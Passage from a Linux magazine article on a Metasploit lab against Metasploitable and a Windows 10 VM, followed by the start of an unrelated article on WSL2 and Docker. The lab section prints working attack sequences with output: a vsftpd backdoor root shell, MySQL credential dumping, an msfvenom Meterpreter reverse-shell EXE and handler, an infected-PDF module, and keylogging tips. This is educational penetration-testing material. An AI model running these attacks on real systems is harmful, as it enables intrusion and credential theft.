


Figure 5: Armitage is the GUI front end of choice for red teams and anyone looking for a graphical approach to Metasploit.

connection to work. Both approaches are useful in different scenarios. All of the above can best be tested with Metasploitable. Version 2 of the image is now available with many additional security holes [12]. A complete list of all the vulnerabilities is beyond the scope of any article, but it is worth taking a look at the Exploitability Guide [13].

The image offered for download cannot be installed, because it is built for use in virtualized environments. It comes in the VMware VMDK format with separate configuration files. To use it in Libvirt/KVM, you have to download it from the Rapid7 website (this takes a bit of time because Rapid7 requires you to register) and then unpack and convert [14]. Running a script lets you edit the configuration file and create a new virtual machine with `virsh` in Libvirt. Although it sounds complicated, it can be done with just three commands:

```
$ qemu-img convert 2
-f vmdk Metasploitable.vmdk 2
-O qcow Metasploitable.qcow2
$ wget https://bazaar.launchpad.net/2
~ubuntu-virt/virt-goodies/trunk/2
download/head:/vmware2libvirt
$ python vmware2libvirt 2
-f Metasploitable.vmx > 2
Metasploitable.xml
```

The Ubuntu script worked without any problems on a laptop running openSUSE Tumbleweed in our lab. The command

```
zypper in virt-manager libvirt
```

installs both the server service and the front end, but I was unable to convert the image with `virt-v2v` in the test; hence, the Ubuntu script in the `wget` command.

By default, the Metasploitable image uses the Libvirt default network, which is set to NAT, thus isolating the machines in the test scenario from the rest of the network. Don't forget: `libvirtd` only runs if `systemd` starts it, preferably permanently. The commands

```
systemctl enable libvirtd
systemctl status libvirtd
service libvirtd start
```

start `libvirtd`, check that it was successful, and ensure an immediate start. The next step is to import the image:

```
virsh -c qemu:///system define 2
Metasploitable.xml
```

The virtual machine manager (`virt-manager`) will come up with a fully configured, bootable Metasploitable instance. It makes sense to ensure that the system automatically boots this instance and the associated network when booting or starting `virt-manager`.

Now install Windows 10 on another virtual machine and do the same for Kali Linux and Parrot Linux (although the two Live distributions also work wonderfully without the install). For performance reasons, I decided to install both distributions on virtual disks. After completing this preliminary work, start the test with `ssh-copy-id` to transfer your own SSH key to the three Linux machines; an alias for each Linux makes life easier from now on. For Metasploitable, the username and password are *msfadmin*. Kali usually does not have a root account

Listing 1: Practical Aliases

```
alias metasploitable='ssh msfadmin@192.168.122.236'
alias kali='ssh kali@192.168.122.192'
alias parrot='ssh parrot@192.168.122.56'
```

Listing 2: Telnet Backdoor

```
Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
the extent permitted by applicable law.
Last login: Sun Jul 25 20:12:28 2021 from 192.168.122.1
[mfeilner@parrot][~]
$ telnet 192.168.122.236 21
Trying 192.168.122.236...
Connected to 192.168.122.236.
Escape character is '^I'.
220 (vsFTPD 2.3.4)
user mfeilner:)
331 Please specify the password.
<pass>
^]
telnet> quit
Connection closed.
[mfeilner@parrot][~]
$ telnet 192.168.122.236 6200
Trying 192.168.122.236...
Connected to 192.168.122.236.
Escape character is '^I'.
id;
uid=0(root) gid=0(root)
cat /etc/passwd;
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
(...)
reboot;
Connection closed by foreign host.
```

Listing 3: Nmap Scan

```
[root@parrot][/]
# nmap -p0-65535 metasploitable
Starting Nmap 7.91 ( https://nmap.org ) at
2021-07-25 22:05 CEST
Nmap scan report for metasploitable
(192.168.122.236)
Host is up (0.095s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
45901/tcp open  unknown
46758/tcp open  unknown
58453/tcp open  unknown
60132/tcp open  unknown
MAC Address: 08:0C:29:FA:DD:2A (VMware)
Nmap done: 1 IP address (1 host up) scanned in
31.35 seconds
```

Listing 4: Hijacking the MySQL Database

```
[root@parrot][/]
# msfconsole
(...)
msf6 > use auxiliary/scanner/mysql/mysql_version
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf6 auxiliary(scanner/mysql/mysql_version) > run
[+] 192.168.122.236:3306 - 192.168.122.236:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] metasploitable:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf6 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.168.122.236
[-] 192.168.122.236:3306 - Access denied
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.168.122.236
[*] 192.168.122.236:3306 - Running MySQL Enumerator...
[*] 192.168.122.236:3306 - Enumerating Parameters
[*] 192.168.122.236:3306 - MySQL Version: 5.0.51a-3ubuntu5
(...)
[*] 192.168.122.236:3306 - Enumerating Accounts:
[*] 192.168.122.236:3306 - List of Accounts with Password Hashes:
[+] 192.168.122.236:3306 - User: debian-sys-maint Host: Password Hash:
[+] 192.168.122.236:3306 - User: root Host: % Password Hash:
[+] 192.168.122.236:3306 - User: guest Host: % Password Hash:
[*] 192.168.122.236:3306
- The following users have GRANT Privilege:
[*] 192.168.122.236:3306 - User: debian-sys-maint Host:
[*] 192.168.122.236:3306 - User: root Host: %
[*] 192.168.122.236:3306 - User: guest Host: %
[*] 192.168.122.236:3306 - The following users have CREATE USER Privilege:
(...)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_enum) > use auxiliary/scanner/mysql/mysql_hashdump
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run
[+] 192.168.122.236:3306 - Saving HashString as Loot: debian-sys-maint:
[+] 192.168.122.236:3306 - Saving HashString as Loot: root:
[+] 192.168.122.236:3306 - Saving HashString as Loot: guest:
[*] metasploitable:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 > use /auxiliary/scanner/mysql/mysql_login
[*] Using auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > use /auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.122.236:3306 - 192.168.122.236:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.122.236:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.122.236:3306 - 192.168.122.236:3306 - Success: 'root:'
[*] metasploitable:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(if it does, the password is *toor*; otherwise, you can configure it during the installation), but it does have a *kali* user with *kali* as the password. Parrot Linux also uses *toor* as the root password but largely disables the account. The command

```
ssh-copy-id msfadmin@192.168.122.<nnn>
```

copies your public key to the virtual Metasploitable machine on IP address 192.168.122.nnn. Three aliases in `~/.alias` make life easier (Listing 1), and don't forget to source after editing. Entries in the hostfile or in the DNS also help, as well.

At last, nothing stands in the way of an initial test of Metasploitable. Thanks to an intentional Telnet vulnerability, a backdoor opens up to the Parrot user (Listing 2). The example impressively shows the importance of signed software packages from reliable sources. Here, an attacker has obviously made sure that the FTP service on port 21 opens a backdoor with admin rights on port 6200 if – would you believe it? – the username of the vsftpd login contains a smiley (user `mfeilner:)`). Then the second telnet command in the example allows login-free access to a kind of root shell.

Metasploitable runs many more insecure services that an Nmap scan brings to light (Listing 3), and because the `nmap` command also finds a MySQL database on Metasploitable, the next example shows how an attacker could easily hijack the database management system – thanks to a missing root password. Listing 4 shows the entire command sequence and the return output from Parrot, MSF, and Metasploitable. The `msfconsole` command launches the Metasploit framework's interactive shell. Listing 5 shows the verification by a MySQL command, including the retrieval of user data from `/etc/passwd`.

As you can see at the end of Listing 5, Metasploit does not yet use a database for the captured data here, so it does not leave any traces either.

Listing 5: Verification with a MySQL Command

```
(mfeilner@kali)-[~]
$ mysql -h metasploitable -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
(...)
MySQL [(none)]> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| dvwa              |
| metasploit        |
| mysql             |
| owasp10           |
| tikiwiki          |
| tikiwiki195       |
+-----+

7 rows in set (0.001 sec)
MySQL [(none)]> select load_file('/etc/passwd');
+-----+
| load_file('/etc/passwd')
+-----+
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
(...)
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
(...)
+-----+
1 row in set (0.001 sec)
```

Listing 6: Initializing Database for Metasploit

```
(root@kali)-[/home/mfeilner]
# msfdb init
[+] Starting database
[+] Creating database user 'msf'
Enter the password of the new role:
Enter it again:
[+] Creating databases 'msf'
(...)
[+] Creating databases 'msf_test'
(...)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
(root@kali)-[/home/mfeilner]
msf6 > help database
Database Backend Commands
=====
Command      Description
-----
analyze      Analyze database information about a specific
(...)
db_nmap      Executes nmap and records the output
(...)

msf6 > db_nmap -v -sV 192.168.122.0/24
(...)
[*] Nmap: Nmap done: 256 IP addresses (4 hosts up)
scanned in 66.64 seconds
msf6 > hosts
Hosts
=====
address      mac      name      os_name  os_flavor
os_sp  purpose  info  comments
-----
192.168.122.1
device
192.168.122.56      parrot      Unknown
device
192.168.122.192      kali        Unknown
device
192.168.122.236      metasploitable Linux
server
```

Listing 7: MySQL Scan with Database

```
msf6 > use /auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > run
[-] 192.168.122.1:3306 - 192.168.122.1:3306 - Unable to connect: The connection was refused by the remote host (192.168.122.1:3306).
[*] Scanned 1 of 5 hosts (20% complete)
(...)
[*] Scanned 4 of 5 hosts (80% complete)
[+] 192.168.122.236:3306 - 192.168.122.236:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.122.236:3306 - 192.168.122.236:3306 - Success: 'root:'
[*] Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > creds
Credentials
=====
host      origin      service      public  private  realm  private_type  JtR Format
-----
192.168.122.236 192.168.122.236 3306/tcp (mysql) root      Blank password
```

Listing 8: Retroactive Autopwn Install

```
# cd /usr/share/metasploit-framework/plugins
# sudo wget https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db_autopwn.rb
# msfconsole
msf6 > load db_autopwn
[*] Successfully loaded plugin: db_autopwn
```

Listing 9: Remote Shell on Windows 10

```
(mfeilner@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.122.192 -f exe -o /tmp/backdoor.exe
(mfeilner@kali)-[~]
$ msfconsole
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 192.168.122.192
LHOST => 192.168.122.192
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.122.192:4444
[*] Sending stage (175174 bytes) to 192.168.122.43
[*] Meterpreter session 1 opened (192.168.122.192:4444 -> 192.168.122.43:57816) at 2021-07-26 01:49:31 +0200
meterpreter > execute -f cmd.exe -i -H
Process 6500 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1110]
(c) Microsoft Corporation. All rights reserved.
C:\Users\mfeilner\Desktop>
```




Figure 6: Without any obfuscation, the standard antivirus protection on Windows 10 already recognizes the Meterpreter payload as a Trojan, but this could easily be worked around.

If you do use a database (PostgreSQL by default), you can draw on a few more helpful functions. The command

```
service postgresql start
```

starts PostgreSQL, so next you need to initialize it for Metasploit ([Listing 6](#)). The `db_nmap` command populates the database with hosts.

As [Listing 7](#) shows, Metasploit now automatically runs the `mysql-login` scan against all listed hosts and also finds the vulnerable root account without a password. All other cases have dictionaries for a password attack on `/usr/share/metasploit-framework/data/wordlists`. You can apply them by typing:

```
SET PASS_FILE /<path/to/list>
```

In [Listing 7](#), `creds` shows all available, automatically acquired login data.

Even though the multistage Metasploit workflow is now clearer, the examples only outline the possibilities the framework offers. Even search `login` in the MSFconsole returns 248 exploits that could be used to log on to your systems. For example,

```
use auxiliary/scanner/smb/smb_login
```

helps you find out whether a Samba/Windows/Active Directory login also works for other services or servers. If all of this is not enough, an attacker can use extensions like Autopwn ([Listing 8](#)) to make it even easier to hijack third-party machines in an automated process. The module was removed from Metasploit's standard scope in recent years.

Windows 10 and More

Metasploitable is not used in [Listing 9](#), but it shows an attack on the Windows 10 instance. The latest versions of Microsoft's operating system already come with a considerable number of protection mechanisms; in this article, I avoid describing

workarounds or sources for downloading the exploit. In this example, `msfvenom` [15] creates an EXE file that contains a Meterpreter backdoor. With social hacking, the attacker can get the Windows user to throw all warnings (Figure 6) to the wind and execute the file. If this works, the attack can be configured and started with a few Metasploit commands. At the end of the day, the attacker has a remote administrator shell on Windows 10.

This method also works with a PDF file, as Listing 10 shows. However, this requires an original file that you use to infect. In the example, simply viewing the PDF document on the victim's computer opens a remote shell for the attacker. They could now install a keylogger (e.g., `keyscan_start`); `keyscan_dump` returns the input.

Another danger is when the attacker selects one process [16] and switches to another process used by the admin with `migrate<PID>`. The attacker can retrieve the PID with tools like `ps` (in the remote shell). The keylogger outputs the keystrokes fielded by the respective process – the `winlogon.exe` process is worth looking at, for example. Windows 10 or PDF viewers are by no means the only targets: The news on the Meterpreter homepage turns out to be a real treasure trove for Apple hackers [17], and an Infosec [18] blog post describes how easy it is to hijack an Android device with an infected APK package. Again, this just involves five steps, thanks to Metasploit. ■

Info

- [1] Metasploit Framework: <https://docs.rapid7.com/metasploit/msf-overview/>
- [2] “Pen testing and PDF manipulation with Metasploit” by Hans-Peter Merkel and Markus Feilner, *Linux Magazine*, issue 121, December 2010, p. 18
- [3] “Hacker trainer for law enforcement agents” by Markus Feilner, *Linux Magazine*, issue 102, May 2009, p. 92, <https://www.linux-magazine.com/Issues/2009/102/Forensics-in-Freiburg>
- [4] “The sys admin's daily grind – Metasploitable” by Charly Kühnast, *Linux Magazine*, issue 172, March 2015, p. 66, <https://www.linux-magazine.com/Issues/2015/172/Charly-s-Column-Metasploitable>
- [5] “Metasploit Wrap-Up” by Dean Welch, Rapid7 blog: <https://www.rapid7.com/blog/post/2021/10/22/metasploit-wrap-up-135/>
- [6] “Contributing to Metasploit”: <https://github.com/rapid7/metasploit-framework/blob/master/CONTRIBUTING.md>
- [7] Tutorials Point: https://www.tutorialspoint.com/metasploit/metasploit_armitage_gui.htm
- [8] Offensive Security: <https://www.offensive-security.com/metasploit-unleashed/armitage/>
- [9] Meterpreter: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>
- [10] Mimikatz: <https://www.offensive-security.com/metasploit-unleashed/mimikatz/>
- [11] German Parliament hacked: <https://it-akten.de/digital-attack-on-german-parliament/>
- [12] Metasploitable: <https://information.rapid7.com/download-metasploitable-2017.html>
- [13] Exploitability guide: <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

Listing 10: An Infected PDF

```
(mfeilner@kali)~$
$ msfconsole
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
(...)
msf6 > set EXENAME reverse.exe
(...)
msf6 > set FILENAME tibet.pdf
(...)
msf6 > set INFILENAME /tmp/test.pdf
(...)
msf6 > set OUTPUTPATH /tmp
(...)
msf6 > set PAYLOAD windows/meterpreter/bind_tcp
```

- [14] Image conversion: <https://linux-hacking-guide.blogspot.com/2015/05/convert-vmware-virtual-machine-to-kvm.html>
- [15] `msfvenom`: <https://www.hackingarticles.in/msfvenom-tutorials-beginners/>
- [16] Keyloggers: <https://www.offensive-security.com/metasploit-unleashed/keylogging/>
- [17] Meterpreter and Apple: <https://meterpreter.org/category/apple/>
- [18] Hijacking Android: <https://resources.infosecinstitute.com/topic/lab-hacking-an-android-device-with-msfvenom/>

Author

Markus Feilner, technology and network policy editor at Mailbox.org, has been working with Linux since 1994. He was deputy editor-in-chief of *Linux-Magazin* and *iX*, as well as the Docu Team

Lead at Suse. For 21 years, he has managed Feilner IT, which specializes in documentation, digital sovereignty, and OSI layers 8 to 10.





Use Linux Containers with WSL2 on Windows

Nested

Deploy a full Linux container environment, including a Kubernetes cluster, on Windows with Windows Subsystem for Linux version 2. By Thomas Joos

The Windows Subsystem for Linux (WSL) lets you integrate Linux commands directly into Windows Server and Linux containers and can even be used in Windows 10 Pro or Enterprise. I look at the necessary prerequisites, investigate how you can use Docker with WSL version 2 (WSL2), and even make use of Kubernetes in the process.

Linux programs and commands can be used almost seamlessly in Windows with the help of the Windows Subsystem for Linux – even in containers. Installing WSL is easy. Most distributions are free, and it can be included as quickly as it can be removed. Even Docker can be used with WSL.

Linux containers with WSL are only useful on Windows servers in the WSL2 version and currently not possible on Windows Server 2019. Windows 10 Update 2004 is the version of choice for WSL. The Long-Term Servicing Channel (LTSC) successor to Windows Server 2019, Windows Server 2022, also comes with WSL2.

Running Linux and Windows Together

After installing WSL, you can manage both Windows servers and local Windows workstations with Linux commands – a crucial point, especially for test and development environments, because containers from Windows 10 can then be transferred to production container hosts. Managing Linux servers on the network is also no problem, and even if Windows Server is installed on all systems, Windows and Linux containers can still be used in parallel.

Linux Bash can also be used to open Linux shells with Command Prompt or PowerShell. Alternatively, you can use Windows Terminal, which enables simultaneous sessions with PowerShell, Command Prompt, Azure Cloud Shell, and Linux Bash in various tabs. If you rely on containers on the network and are using Windows in parallel with WSL, you might want take a closer look at the terminal's capabilities. Companies that run their containers in parallel in Microsoft

Azure benefit from additional functions. Different servers and containers in the environment can be managed in a single interface in different tabs. The Windows Defender firewall in Windows 10 and Server 2019 can create firewall rules for each process in the Windows Subsystem for Linux and is essential if you are running containers or outgoing connections from Linux processes in containers. The outgoing processes can connect to Linux servers in the same way as to the local Windows system. WSL therefore makes sense, especially on hybrid networks where Linux and Windows are used in parallel.

Prepare WSL for Container Operation

To run Linux containers in the best possible way on Windows, you need to install WSL2. The new version uses virtualization technologies from Hyper-V, its own kernel, and a native ext4 filesystem, which makes it perfect for virtualizing containers. Likewise, Docker integration has been improved. When it comes to virtualizing Linux containers on Windows, you should always use WSL2 if at all possible. To install, run:

Photo by Muneeb Syed on Unsplash

Table 1: wslconfig Parameters

Parameter	Function
/l	List registered distributions.
/l /all	Optionally list registered distributions, including distributions that are being installed or uninstalled.
/l /running	Only count the distributions that are currently running.
/s	Set a distribution as the default.
/t	Terminate the distribution.
/u	Unregister the distribution.

```
Enable-WindowsOptionalFeature -Online 2
-FeatureName Microsoft-Windows-2
Subsystem-Linux
Enable-WindowsOptionalFeature -Online 2
-FeatureName VirtualMachinePlatform
```

If the container host is a virtual server provided by Hyper-V, for example, you will need to enable embedded virtualization for the host. Otherwise, WSL2 will not run, affecting container host operation heavily and slowing down the containers. The containers consume more memory and cause a higher CPU load if you do not use WSL2. Despite the higher resource consumption, the containers are also fairly slow.

Before you can use WSL to run containers on a Windows virtual host, you must make some preparations. First, you need to disable dynamic memory for the virtual machine (VM) in the settings – if you have it enabled. You also need to enable virtualization extensions for the virtual CPU (vCPU), as well as MAC address spoofing. Again, you can rely on PowerShell,

```
Set-VMProcessor -VMName "<VM-Name>" 2
-ExposeVirtualizationExtensions $true
Get-VMNetworkAdapter 2
-VMName "<VM-Name>" | 2
Set-VMNetworkAdapter 2
-MacAddressSpoofing On
```

which you need to launch with elevated administrative privileges.

Configuring WSL as a Container Environment

After installing WSL for container operation, you should always check for and

can also run the update by typing

```
wsl --update
```

at the command line.

WSL2 is controlled and configured just like its predecessor; however, the Linux distributions support WSL1 and WSL2 differently in some cases. Each distribution can be upgraded or downgraded at any time. WSL1 and WSL2 distributions also can be run side by side. However, to run Docker containers in Windows with WSL, you will want to enable WSL2.

The `wsl` command-line tool lets you check and manage the WSL installation. To make sure version 2 of WSL is used, enter:

```
wsl --set-default-version 2
```

The `wslconfig` tool is also helpful and is used when deploying containers. The tool provides various parameters

install any Windows updates to be on the safe side. To use the new WSL2 version, the *WSL2 Linux kernel update package for x64 machines* [1] must be installed on the computer. You

that help can perform basic administrative tasks in WSL (Table 1).

You can display a list of the current distributions and their status with the

```
wsl --list -verbose
```

command, which lets you check whether the distribution you are using for container operation is also configured for version 2. With the `wsl` tool, you can switch a Linux distribution retroactively (e.g., Ubuntu to WSL2):

```
wsl --set-version Ubuntu 2
```

If you see an error message when you first run the distribution, such as *Error: 0x80370102 The virtual machine could not be started because a required feature is not installed*, it is because Hyper-V is not available on the computer or you have not enabled embedded virtualization.

Docker with WSL

To use Docker containers on a computer with Windows 10 and WSL, first download the free Docker Desktop for Windows [2] container solution. During the install, the Docker configuration opens, and you can enable the *Install required Windows components for WSL2* option. The settings can also be configured from the Docker tray icon later.




Figure 1: The Docker settings let you select and enable integration with WSL2.

After the install, click on the icon in the tray area to open Docker. Various menu items are available, including *Settings*. You need to enable the *Use the WSL 2 based engine* option in the General dialog (Figure 1). Docker administration is also subject to a permissions structure in Windows 10. Users who need to manage Docker must be members of the local *docker-users* group. You can call local user management by typing `lusrmgr.msc`. By default, the user who installed Docker on the machine is already a member. Additionally, you need to check that the Docker Desktop Service has been started.

Use the *Resources* item to select which of the installed distributions you want to use for container opera-

tion under *WSL Integration*. By default, this is the first distribution you installed. Under *Network*, you can specify which subnet Docker uses for its containers and which DNS servers you want to use.

Launching Containers with WSL and Docker

To start Docker containers, call Windows Terminal or Command Prompt and display the distributions by typing:

```
wsl -l -v
```

Docker now appears, as do the installed distributions. For example, to use Ubuntu, run Ubuntu with the `wsl -d ubuntu` command and open Linux Bash for the distribution. To

test Docker with WSL, download a sample container by typing, for example:

```
docker run -dp 80:80 docker/getting-started
```

On first launch, Docker fails to find the image locally and downloads it from Docker Hub. To start another sample container that displays information about its operation, try

```
docker run hello-world
```

Again, the necessary files and image for the container are downloaded automatically. When downloading and starting containers, a message from the Windows Defender firewall sometimes appears (Figure 2). You have to allow access.

Once the container is running properly, open a web browser on the computer and enter the local host address. Port 80 of the host is mapped to port 80 in the container. The sample container uses the Nginx web server in the container and displays a tutorial for Docker right after you access the web page.

From the command prompt or in PowerShell in Linux Bash of the Ubuntu distribution, you can then control the container and Docker in the Windows terminal. Various commands are available for managing the containers.

Managing Docker and Containers

In WSL, you can fire up additional containers on Ubuntu after the installation, and you have various commands at your disposal (Table 2). Of course, you can create and edit your own images, for example, on the basis of existing containers:

```
docker commit <ID> -p <folder>/<container image>
```

One example is:

```
docker commit 662f25d6d835 -p joos/joosimageweb
```




Figure 2: Even if the Windows firewall sounds the alarm, containers can be created with WSL and Docker in Ubuntu on a Windows server.

Table 2: Docker Commands

Command	Function
<code>docker -version</code>	Display the installed Docker version. The version should be reported without an error message. If you see an error message, Docker is not working.
<code>docker search <name></code>	Search for images on Docker Hub. The container host will need a connection to the Internet.
